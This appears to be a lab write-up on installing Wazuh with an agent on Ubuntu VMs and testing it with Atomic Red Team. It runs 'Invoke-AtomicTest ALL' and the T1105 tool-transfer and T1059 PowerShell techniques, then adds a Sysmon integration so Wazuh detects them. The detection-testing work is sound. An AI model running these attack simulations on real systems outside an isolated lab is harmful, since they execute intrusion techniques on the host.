
Section 3: Advanced Endpoint Protection

Setup


I chose to try using Wazuh on Ubuntu 22.04, I followed their quick start guide which can be found here




Then I installed the agent on a separate Ubuntu VM as you cannot have the agent and manager on the same device. This was then started running the commands *sudo systemctl daemon-reload | sudo systemctl enable wazuh-agent | sudo systemctl start wazuh-agent*




We can then monitor using the manager as seen in the screenshot below




To see what Wazuh can test, I decided to try and install Atomic-Red on the other Ubuntu VM. However, I ran into issues that I unfortunately did not have the time to resolve. Therefore, I created a bridged network to my Wazuh Manager Ubuntu VM and connected to it with the ADHD VM at 192.168.1.2 and set that up as an agent and ran *Invoke-AtomicTest ALL* to test if it worked.




As we can see in this screenshot below, the test did work.




Since I knew it was working, I ran a specific test T1105, which was a tool transfer that is often where malicious entity would transfer or files into a comrpomised system. This which was not detected by Wazuh.




I then tried another test which was a PowerShell injection T1059 and this was also not detected.







Updates to Wazuh to capture these Exploits:

I utilized the documentation found here and added the local file modification that would notify of these attacks





I then restarted Wazuh on the agent machine and tried the attack again. I used the same AtomicRed attacks where we can now see the Technique used when invoking T1059



Then with T1105 this was also detected. Through the integration of Wazuh with sysmon, through the localfile addition, we are able to ensure I higher degree of detection for our system.